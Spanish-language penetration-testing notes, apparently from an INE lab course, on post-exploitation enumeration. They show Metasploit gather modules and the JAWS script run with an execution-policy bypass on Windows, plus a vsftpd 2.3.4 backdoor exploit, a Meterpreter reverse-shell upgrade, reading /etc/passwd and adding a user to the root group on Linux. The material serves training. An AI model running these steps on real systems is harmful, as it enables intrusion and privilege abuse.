SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeDelegateSessionUserImpersonatePrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeTimeZonePrivilege

Otro módulo de post-explotación: post(windows/gather/enum\_logged\_on\_users)

```

msf6 post(windows/gather/enum_logged_on_users) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_logged_on_users) > run
[*] Running module against SERVER (10.2.28.59)

Current Logged Users
=====

SID          User
=====
S-1-5-21-1560653127-1539696675-2954027093-500  SERVER\Administrator

[+] Results saved in: /root/.msf4/loot/20250803071133_enum_windows_10.2.28.59_host.users.activ_298081.txt

Recently Logged Users
=====

SID          Profile Path
=====
S-1-5-18      C:\Windows\system32\config\systemprofile
S-1-5-19      C:\Windows\ServiceProfiles\LocalService
S-1-5-20      C:\Windows\ServiceProfiles\NetworkService
S-1-5-21-1560653127-1539696675-2954027093-500  C:\Users\Administrator

[+] Results saved in: /root/.msf4/loot/20250803071134_enum_windows_10.2.28.59_host.users.recen_084325.txt
[*] Post module execution completed

```

Un módulo muy importante de post-explotación es ver si el sistema objetivo es una máquina virtual o no: post/windows/gather/checkvm

```
msf6 post(windows/gather/enum_logged_on_users) > use 2
msf6 post(windows/gather/checkvm) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/checkvm) > run

[*] Checking if the target is a Virtual Machine ...
[+] This is a Xen Virtual Machine
[*] Post module execution completed
msf6 post(windows/gather/checkvm) > █
```

También podemos enumerar una lista de aplicaciones o programas instalados en el sistema destino. Esto puede ser muy importante si estamos tratando de identificar un programa que está instalado en un sistema de destino que podría ser vulnerable a un exploit particular, más específicamente un exploit de escalada de privilegios:  
post/windows/gather/enum\_applications

```
msf6 post(windows/gather/enum_applications) > run

[*] Enumerating applications installed on SERVER

Installed Applications
=====
Name          Version
-----
AWS PV Drivers    8.3.4
AWS Tools for Windows 3.15.1110
Amazon SSM Agent  2.3.1319.0
Amazon SSM Agent  2.3.1319.0
aws-cfn-bootstrap 1.4.33

[+] Results stored in: /root/.msf4/loot/20250803071735_enum_windows_10.2.28.59_host.application_025215.txt
[*] Post module execution completed
msf6 post(windows/gather/enum_applications) > █
```

Otro módulo de post-exploitación muy importante es uno que enumerará todas las demás computadoras conectadas a la misma red o fuera del sistema que acabamos de explotar:  
post(windows/gather/enum\_computers)

```
msf6 post(windows/gather/enum_applications) > use 33
msf6 post(windows/gather/enum_computers) > set SESSION 1
SESSION => 1
msf6 post(windows/gather/enum_computers) > run

[*] Running module against SERVER (10.2.28.59)
[-] Post aborted due to failure: unknown: Could not retrieve domain name. Is the host part of a domain?
[*] Post module execution completed
```

Como no está este sistema dentro de un dominio, y está en cloud es normal que aparezca de esta manera.

Otro módulo post-exploitación para enumerar una lista de parches o actualizaciones instaladas: post(windows/gather/enum\_patches)

Esto nos listara los HotFix más importantes para un pentester.

```
msf6 post(windows/gather/enum_patches) > run
[*] Running module against SERVER (10.2.28.59)
Installed Patches
=====
HotFix ID  Install Date
=====
KB4470502  12/12/2018
KB4470788  12/12/2018
KB4480056  1/9/2019
KB4493510  4/21/2019
KB4494174  3/18/2020
KB4499728  5/15/2019
KB4504369  6/12/2019
KB4512577  9/11/2019
KB4512937  9/6/2019
KB4521862  10/9/2019
KB4523204  11/13/2019
KB4539571  3/18/2020
KB4549947  4/15/2020
KB4558997  7/15/2020
KB4561600  6/10/2020
KB4562562  6/10/2020
KB4566424  8/12/2020
KB4570332  9/9/2020
KB4570333  9/9/2020
KB4570720  9/9/2020
```

Otro módulo post-exploitación, es el módulo de enumeración de shares, que esencialmente enumera la lista de recursos compartidos SMB a los que se puede acceder por o desde el sistema objetivo que hemos explotado: post(windows/gather/enum\_shares)

```
msf6 post(windows/gather/enum_shares) > run
[*] Running module against SERVER (10.2.28.59)
[*] No network shares were found
[*] Post module execution completed
msf6 post(windows/gather/enum_shares) > █
```


Ahora pasemos a JAWS. Para utilizarlo necesitamos copiar el script de Powershell del repositorio de Github.

Esto es todo lo que hará por nosotros este script:

## Current Features

- Network Information (interfaces, arp, netstat)
- Firewall Status and Rules
- Running Processes
- Files and Folders with Full Control or Modify Access
- Mapped Drives
- Potentially Interesting Files
- Unquoted Service Paths
- Recent Documents
- System Install Files
- AlwaysInstallElevated Registry Key Check
- Stored Credentials
- Installed Applications
- Potentially Vulnerable Services
- MuiCache Files
- Scheduled Tasks

Para copiarlo a nuestra Kali es muy sencillo. Copiamos el código entero y lo pegamos en un editor de texto:



The screenshot shows a terminal window titled '\*Untitled 1 - Mousepad'. The window has a dark theme with light-colored text. At the top, there's a menu bar with 'File', 'Edit', 'Search', 'View', 'Document', and 'Help'. Below the menu is a toolbar with various icons. A red warning bar at the top states 'Warning: you are using the root account. You may harm your system.' The main area of the window contains a PowerShell script. The script is numbered from 1 to 21. It starts with a header and synopsis, followed by a description of its purpose: enumerating useful information from the host for privilege escalation. It then provides examples of how to run the script, including outputting results to a file. The script concludes with a function definition for 'JAWS-ENUM'.

```
1 <#
2 .SYNOPSIS
3 Windows enumeration script
4 .DESCRIPTION
5 This script is designed to be used in a penetration test or CTF
6 enviroment. It will enumerate useful information from the host
7 for privilege escalation.
8 .EXAMPLE
9 PS > .\jaws-enum.ps1
10 will write results out to screen.
11 .EXAMPLE
12 PS > .\jaws-enum.ps1 -OutputFileName Jaws-Enum.txt
13 Writes out results to Jaws-Enum.txt in current directory.
14 .LINK
15 https://github.com/411Hall/JAWS
16 #>
17 Param(
18     [String]$OutputFilename = ""
19 )
20
21 function JAWS-ENUM {
22 }
```

```

[*] Post module execution completed
msf6 post(windows/gather/enum_shares) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter > cd C:\\
meterpreter > dir
Listing: C:\\

```

Mode	Size	Type	Last modified	Name
040777/rwxrwxrwx	0	dir	2020-10-01 20:21:31 +0530	\$Recycle.Bin
100666/rw-rw-rw-	1	fil	2018-09-15 12:42:30 +0530	BOOTNXT
040777/rwxrwxrwx	8192	dir	2020-09-09 10:08:52 +0530	Boot
040777/rwxrwxrwx	0	dir	2018-11-14 21:40:15 +0530	Documents and Settings
040777/rwxrwxrwx	0	dir	2018-11-14 12:26:18 +0530	EFI
040777/rwxrwxrwx	0	dir	2020-05-13 23:28:09 +0530	PerfLogs
040555/r-xr-xr-x	4096	dir	2018-11-14 21:40:42 +0530	Program Files
040777/rwxrwxrwx	4096	dir	2020-10-01 20:26:39 +0530	Program Files (x86)
040777/rwxrwxrwx	4096	dir	2020-03-18 12:17:36 +0530	ProgramData
040777/rwxrwxrwx	0	dir	2020-10-01 19:32:11 +0530	Recovery
040777/rwxrwxrwx	4096	dir	2025-08-03 07:01:47 +0530	System Volume Information
040555/r-xr-xr-x	4096	dir	2020-10-01 19:33:57 +0530	Users
040777/rwxrwxrwx	16384	dir	2020-10-01 19:32:06 +0530	Windows
100444/r--r--r--	408692	fil	2020-09-09 10:03:42 +0530	bootmgr
100666/rw-rw-rw-	32	fil	2020-10-01 20:22:47 +0530	flag.txt
000000/-----	0	fif	1970-01-01 05:30:00 +0530	pagefile.sys

```

meterpreter > mkdir Temp
Creating directory: Temp
meterpreter > cd C:\\Temp
pmeterpreter > pwd
C:\\Temp
meterpreter > upload /root/Desktop/jaws-enum.ps1

```

Una vez dentro nos meteremos dentro de la shell y escribiremos lo siguiente: powershell.exe -ExecutionPolicy Bypass -File .\jaws-enum.ps1 -OutputFilename JAWS-enum.txt  
Recordemos que Windows por defecto no deja ejecutar scripts, por lo que tenemos que ejecutar políticas de bypass sobre nuestro script de Powershell que es jaws-enum.ps1. Por ultimo, esto nos dará mucha información por lo tanto lo mandaremos a un formato.txt para analizarlo completamente.

```

meterpreter > shell
Process 4700 created.
Channel 3 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\\temp>powershell.exe -ExecutionPolicy Bypass -File .\\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt
powershell.exe -ExecutionPolicy Bypass -File .\\jaws-enum.ps1 -OutputFilename JAWS-Enum.txt

Running J.A.W.S. Enumeration
  - Gathering User Information
  - Gathering Processes, Services and Scheduled Tasks
  - Gathering Installed Software
  - Gathering File System Information
\\

```

Salimos de la shell y descargamos el .txt que guardamos:

```
meterpreter > ls
Listing: C:\Temp
=====
Mode          Size   Type  Last modified      Name
----          ----   ---   -----           ---
100666/rw-rw-rw- 92367  fil   2022-02-12 05:36:29 +0530  JAWS-Enum.txt
100666/rw-rw-rw- 16974  fil   2022-02-12 05:34:20 +0530  jaws-enum.ps1

meterpreter > download JAWS-Enum.txt
[*] Downloading: JAWS-Enum.txt -> /root/JAWS-Enum.txt
[*] Downloaded 90.20 KiB of 90.20 KiB (100.0%): JAWS-Enum.txt -> /root/JAWS-Enum.txt
[*] download : JAWS-Enum.txt -> /root/JAWS-Enum.txt
meterpreter > [REDACTED]
[REDACTED] /root/Desktop/target LXTerminal
[REDACTED]
File Edit Options Search Help
[REDACTED] /root/JAWS-Enum.txt
JAWS-Enum.txt x
#####
##    J.A.W.S. (Just Another Windows Enum Script)    ##
##    https://github.com/411Hall/JAWS                 ##
##    ##                                             ##
#####
Windows Version: Microsoft Windows Server 2019 Datacenter
Architecture: AMD64
Hostname: SERVER
Current User: SERVER$
Current Time\Date: 02/12/2022 00:06:29

-----
Users
-----
Username: Administrator
Groups: Administrators
-----
Username: auditor
Groups: Users
-----
Username: DefaultAccount
Groups: System Managed Accounts Group
-----
Username: demo
Groups: Users
-----
Username: Guest
Groups: Guests
-----
Username: sysadmin
Groups: Users
-----
Username: WDAGUtilityAccount
Groups: [REDACTED] Root Instance
[REDACTED]
Search... 25:14 / 29:46
Encoding: UTF-8 Lines: 1511 Sel. Chars: 0 Words: 0
[REDACTED] FeatherP... windows LXTerminal root
```

*Enumerating System Information – Linux*

¿Qué buscaremos en esta sección?

- Nombre del dispositivo.
  - Distribución y su versión
  - Versión del kernel y su arquitectura.
  - Información CPU.
  - Información del disco y unidades montadas.
  - Paquetes instalados/software

## Ejemplo práctico:

Primero vamos a ganar acceso a la máquina víctima o sistema objetivo. Para ello realizaremos un

escaneo de nmap para ver que puertos están abiertos y así saber cómo ganar acceso.

```
└─(root@INE)~]
# nmap -sV -sS -p- --min-rate 10000 --open demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-08-03 17:28 IST
Nmap scan report for demo.ine.local (192.240.25.3)
Host is up (0.000026s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
MAC Address: 02:42:C0:F0:19:03 (Unknown)
Service Info: OS: Unix
```

Explotamos. Una vez que tengamos la sesión creada, recordemos que la tenemos que actualizar a una sesión de Meterpreter.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.240.25.3:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.240.25.3:21 - USER: 331 Please specify the password.
[+] 192.240.25.3:21 - Backdoor service has been spawned, handling ...
[+] 192.240.25.3:21 - UID: uid=0(root) gid=0(root) groups=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.240.25.2:42027 → 192.240.25.3:6200) at 2025-08-03 17:35:41 +0530

Background session 1? [y/N] y
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.240.25.2:4433
[*] Sending stage (1017704 bytes) to 192.240.25.3
[*] Meterpreter session 2 opened (192.240.25.2:4433 → 192.240.25.3:53376) at 2025-08-03 17:36:09 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ahora escribimos sysinfo para obtener más información del dispositivo:

```
Active sessions
=====
Id  Name          Type           Information
--  --
1   shell cmd/unix
2   Linux_Meterpreter meterpreter x86/linux  root @ demo.ine.local

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > sessions 2
[*] Starting interaction with Linux_Meterpreter ...

meterpreter > sysinfo
Computer       : demo.ine.local
OS            : Debian 9.5 (Linux 6.8.0-40-generic)
Architecture   : x64
BuildTuple     : i486-linux-musl
Meterpreter    : x86/linux
meterpreter > getuid
Server username: root
meterpreter >
```

Así es como enumerar la distribución, la distribución de lanzamiento de versión, así como la versión del kernel:

```

root@demo:~# hostname
hostname
demo.ine.local
root@demo:~# cat /etc/issue
cat /etc/issue
Debian GNU/Linux 9 \n \l

root@demo:~# cat /etc/*release
cat /etc/*release
PRETTY_NAME="Debian GNU/Linux 9 (stretch)"
NAME="Debian GNU/Linux"
VERSION_ID="9"
VERSION="9 (stretch)"
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
root@demo:~# uname -a
uname -a
Linux demo.ine.local 6.8.0-40-generic #40-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 10:34:03 UTC 2024 x86_64 GNU/Linux

```

Vamos a pasar a como enumerar la variable de entorno del usuario actual:

```

root@demo:~# env
env
LANG=C
USER=root
PWD=/root
HOME=/root
SHLVL=1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/system/bin:/system/sbin:/system/xbin
_=~/usr/bin/env
OLDPWD=/
root@demo:~#

```

Veamos como enumerar información de la CPU:

```

root@demo:~# lscpu
lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:             Little Endian
CPU(s):                48
On-line CPU(s) list:   0-47
Threads per core:      1
Core(s) per socket:    48
Socket(s):             1
NUMA node(s):          1
Vendor ID:             AuthenticAMD
CPU family:            25
Model:                 1
Model name:            AMD EPYC 7713 64-Core Processor
Stepping:              1
CPU MHz:               2000.002
BogoMIPS:              4000.00
Hypervisor vendor:    KVM
Virtualization type:  full
L1d cache:             64K
L1i cache:             64K
L2 cache:              512K
L3 cache:              16384K
NUMA node0 CPU(s):    0-47
Flags:                 fpu vme de pse tsc msr pae mce apic sep mtrr pge mca cmov pat pse36 clflush mmx fxsr ssse2 ht syscall nx mmxext fxsr_opt pdpe1gb rdtscp lm rep_good nopl cpuid d extd_apicid tsc_known_freq pni pclmulqdq ssse3 fma cx16 pid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c rdrand hypervisor lahf_lm cmp_legacy cr8_legacy abm sse4a misalignsse 3dnowprefetch osvw perfctr_core ssbd lbrs ibpb stibp vmmcall fsqbase tsc_adjust bmii avx2 smpem bmii erms rdseed adx smap clflushopt clwb sha_ni xsaveopt xsaves clzero xsaveerptr wbnoinvd arat umip pkru ospke vaes vpclmulqdq rdpid fsmr arch_capabilities
root@demo:~#

```

Para mostrar una lista de unidades o discos conectados al sistema:

```

root@demo:~# df -h
df -h
Filesystem      Size  Used Avail Use% Mounted on
overlay         1.9T  1.7T   79G  96% /
tmpfs           64M    0   64M   0% /dev
shm              64M    0   64M   0% /dev/shm
/dev/sda         1.9T  1.7T   79G  96% /etc/hosts
udev             48G    0   48G   0% /dev/tty
tmpfs           48G    0   48G   0% /proc/acpi
tmpfs           48G    0   48G   0% /proc/scsi
tmpfs           48G    0   48G   0% /sys/firmware
root@demo:~#

```

También podemos obtener más información de dispositivos del almacenamiento:

```

bash: lsblk: command not found
root@demo:~# lsblk | grep sd
lsblk | grep sd
sda      8:0    0  1.9T  0 disk /etc/hosts
sdb      8:16   0  512M  0 disk [SWAP]
root@demo:~# 

```

Lo último que enumeraremos serán los paquetes instalados o el software instalado:

```

root@demo:~# dpkg -l
dpkg -l
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/half-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name          Version       Architecture Description
++-
ii  adduser        3.115         all      add and remove users and groups
ii  apt            1.4.8         i386     commandline package manager
ii  base-files     9.9+deb9u5   i386     Debian base system miscellaneous files
ii  base-passwd    3.5.43       i386     Debian base system master password and group files
ii  bash           4.4-5        i386     GNU Bourne Again SHell
ii  binutils       2.28-5      i386     GNU assembler, linker and binary utilities
ii  bsdutils       1:2.29.2-1+deb9u1 i386     basic utilities from 4.4BSD-Lite
ii  build-essential 12.3        i386     Informational list of build-essential packages
ii  bzip2          1.0.6-8.1   i386     high-quality block-sorting file compressor - utilities
ii  coreutils      8.26-3       i386     GNU core utilities
ii  cpp             4:6.3.0-4   i386     GNU C preprocessor (cpp)
ii  cpp-6          6.3.0-18+deb9u1 i386     GNU C preprocessor
ii  dash           0.5.8-2.4   i386     POSIX-compliant shell
ii  debconf        1.5.61       all      Debian configuration management system
ii  debian-archive-keyring 2017.5   all      GnuPG archive keys of the Debian archive
ii  debianutils    4.8.1.1      i386     Miscellaneous utilities specific to Debian
ii  diffutils      1:3.5-3     i386     File comparison utilities
ii  dirmngr        2.1.18-8-deb9u2 i386     GNU privacy guard - network certificate management service
ii  dpkg            1.18.25      i386     Debian package management system
ii  dpkg-dev       1.18.25      all      Debian package development tools
ii  e2fslibs:i386  1.43.4-2    i386     ext2/ext3/ext4 file system libraries
ii  e2fsprogs     1.43.4-2    i386     ext2/ext3/ext4 file system utilities
ii  fakeroot       1.21-3.1    i386     tool for simulating superuser privileges
ii  findutils      4.6.0+git+20161106-2 i386     utilities for finding files--find, xargs
ii  g++            4:6.3.0-4   i386     GNU C++ compiler
ii  g++-6          6.3.0-18+deb9u1 i386     GNU C++ compiler
ii  gcc            4:6.3.0-4   i386     GNU C compiler

```

## Enumerating Users & Group

¿Qué buscaremos en esta sección una ganado acceso al sistema objetivo?

- Usuario actual y sus privilegios
- Otros usuarios en el sistema
- Grupos

Bien. Una vez ganado acceso al sistema objetivo. Vamos a enumerar.

Primero, pasaremos a ver cual es nuestro usuario actual:

```

meterpreter > getuid
Server username: uid=0, gid=0, euid=0, egid=0
meterpreter > shell
Process 22 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
root@victim-1:~/vsftpd-2.3.4# cd /root
cd /root
root@victim-1:~# whoami
whoami
root
root@victim-1:~# 

```

Para ver a que grupos pertenece el usuario root o si por ejemplo tuvieramos otro usuario llamado bob, tendríamos que realizar el siguiente comando: groups <name>

```
root@victim-1:~# groups root
groups root
root : root
```

Para identificar todos los usuarios del sistema:

```
root@victim-1:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/bin/false
root@victim-1:~#
```

Vemos que tenemos varios usuarios, pero hay unas cuantas que dicen nologin debido a que están deshabilitadas, si solo quisieramos saber que usuarios son accesibles, haríamos lo siguiente:

```
root@victim-1:~# cat /etc/passwd | grep -v /nologin
cat /etc/passwd | grep -v /nologin
root:x:0:0:root:/root:/bin/bash
sync:x:4:65534:sync:/bin:/sync
_apt:x:100:65534::/nonexistent:/bin/false
root@victim-1:~#
```

Ahora, si hubiera otra cuenta de usuario, una cuenta de usuario estándar, entonces el directorio donde estaría almacenado sería el directorio /home:

```
root@victim-1:~# ls /home
ls /home
root@victim-1:~#
```

Ejemplo:

```
root@victim-1:~# useradd -m john -s /bin/bash
useradd -m john -s /bin/bash
root@victim-1:~# cat
root@victim-1:~# ls -al /home
ls -al /home
total 12
drwxr-xr-x 1 root root 4096 Feb 13 00:33 .
drwxr-xr-x 1 root root 4096 Feb 13 00:23 ..
drwxr-xr-x 2 john john 4096 Feb 13 00:33 john
root@victim-1:~#
```

Para mostrar todos los grupos del sistema objetivo:

```
root@victim-1:~# groups
groups
root
root@victim-1:~# grp
```

Ejemplo:

```
root@victim-1:~# groups
groups
root
root@victim-1:~# groups bob
groups bob
bob : bob
root@victim-1:~# usermod -aG root bob
usermod -aG root bob
root@victim-1:~# groups bob
groups bob
bob : bob root
root@victim-1:~#
```

Para listar las últimas inicios de sesión:

```
root@victim-1:~# lastlog
lastlog
Username      Port      From      Latest
root          **Never logged in**
daemon        **Never logged in**
bin           **Never logged in**
sys           **Never logged in**
sync           **Never logged in**
games          **Never logged in**
man            **Never logged in**
lp              **Never logged in**
mail           **Never logged in**
news           **Never logged in**
uucp           **Never logged in**
proxy          **Never logged in**
www-data       **Never logged in**
backup         **Never logged in**
list            **Never logged in**
irc             **Never logged in**
gnats          **Never logged in**
nobody         **Never logged in**
_apt            **Never logged in**
bob             **Never logged in**
john            **Never logged in**
root@victim-1:~#
```

## Enumerating Network Information – Linux

¿Qué estamos buscando en esta sección?

- IP actual y adaptador de red
- Redes internas
- TCP/UDP servicios ejecutandose and sus respectivos puertos
- Otros dispositivos en la red

Pasemos al ejemplo práctico.

Para ver las interfaces de red con sus respectivas IPs:

```
meterpreter > ifconfig
Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 65536
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name      : ip_vti0
Hardware MAC : 00:00:00:00:00:00
MTU       : 1480
Flags     : NOARP

Interface 147288
=====
Name      : eth0
Hardware MAC : 02:42:c0:54:1e:03
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.84.30.3
IPv4 Netmask : 255.255.255.0

meterpreter >
```

```

root@demo:~# ip a s
ip a s
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
        inet 127.0.0.1/8 scope host lo
            valid_lft forever preferred_lft forever
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: ip_vti0@NONE: <NOARP> mtu 1480 qdisc noop state DOWN group default qlen 1000
    link/ipip 0.0.0.0 brd 0.0.0.0
147288: eth0@if147289: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:c0:54:1e:03 brd ff:ff:ff:ff:ff:ff link-netnsid 0
        inet 192.84.30.3/24 brd 192.84.30.255 scope global eth0
            valid_lft forever preferred_lft forever
root@demo:~# 

```

Para listar la lista de conexiones TCP/UDP:

```

meterpreter > netstat
Connection list
=====
Proto Local address           Remote address           State      User  Inode PID/Program name
tcp   127.0.0.11:38769       0.0.0.0:*              LISTEN    65534  0
tcp   0.0.0.0:6200          0.0.0.0:*              LISTEN    0      0
tcp   0.0.0.0:21             0.0.0.0:*              LISTEN    0      0
tcp   192.84.30.3:6200       192.84.30.2:34183     ESTABLISHED 0      0
tcp   192.84.30.3:53690       192.84.30.2:4433     ESTABLISHED 0      0
udp   127.0.0.11:40601       0.0.0.0:*              65534   0

meterpreter > 

```

Para listar la tabla de enrutamiento:

```

meterpreter > route
IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric      Interface
192.84.30.0 255.255.255.0 0.0.0.0    0          eth0

No IPv6 routes were found.
meterpreter > 

```

También podemos listar interfaces y la configuración:

```

root@demo:~/vsftpd-2.3.4# cat /etc/networks
cat /etc/networks
default      0.0.0.0
loopback     127.0.0.0
link-local   169.254.0.0

root@demo:~/vsftpd-2.3.4# 

```

Para saber el nombre del dispositivo:

```

root@demo:~/vsftpd-2.3.4# cat /etc/hostname
cat /etc/hostname
demo.ine.local
root@demo:~/vsftpd-2.3.4# 

```

Para saber dominios internos:

```
root@demo:~/vsftpd-2.3.4# cat /etc/hostname
cat /etc/hostname
demo.ine.local
root@demo:~/vsftpd-2.3.4#
```

Para saber la información o configuración de DNS:

```
root@demo:~/vsftpd-2.3.4# cat /etc/resolv.conf
cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
search members.linode.com
options edns0 trust-ad ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(127.0.0.53)]
# Overrides: []
# Option ndots from: internal
root@demo:~/vsftpd-2.3.4#
```

Si queremos mostrar la tabla ARP, que nos dará idea de otros sistemas que son parte de la red del sistema objetivo que hemos comprometido:

```
meterpreter > arp -a
```

```
ARP cache
```

IP address	MAC address	Interface
192.84.30.2	02:42:c0:54:1e:02	eth0

## ***Enumerating Processes & Cron Jobs***

¿Qué estamos buscando en esta sección?

- Servicios ejecutándose
- Cron Jobs

Para enumerar la lista de procesos en ejecución:

```
meterpreter > ps
```

```
Process List
```

PID	PPID	Name	Arch	User	Path
1	0	sh	x86	root	/bin/dash
7	1	vsftpd	x86	root	/usr/local/sbin/vsftpd
19	7	sh	x86	root	/bin/dash
20	19	vsftpd	x86_64	nobody	
28	19	owOWY	x86_64	root	/tmp/owOWY (deleted)

```
meterpreter >
```

NOTA: en el caso de que tengamos solamente una shell, no meterpreter, ponemos en background la sesión. Y dentro de la consola de Metasploit escribimos ps y ps aux. Estos no son los procesos del sistema objetivo, solo es para darnos una idea de cómo se vería. En este ejemplo no tenemos instalado el comando ps y ps aux dentro del sistema objetivo.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > ps aux
[*] exec: ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root      1  0.0  0.0 2596 1536 ?        Ss   21:08  0:00 /bin/sh -c /usr/lib/handler/startup.sh
root      7  0.0  0.0 223308 3072 ?        S    21:08  0:00 /bin/bash /usr/lib/handler/startup.sh
root     33  0.0  0.0 231044 1764 ?        S    21:08  0:00 xrdp
root     35  0.0  0.0 233624 3840 ?        S    21:08  0:00 xrdp-sesman
root     38  0.0  0.0 248304 1152 ?        S    21:08  0:00 guacd
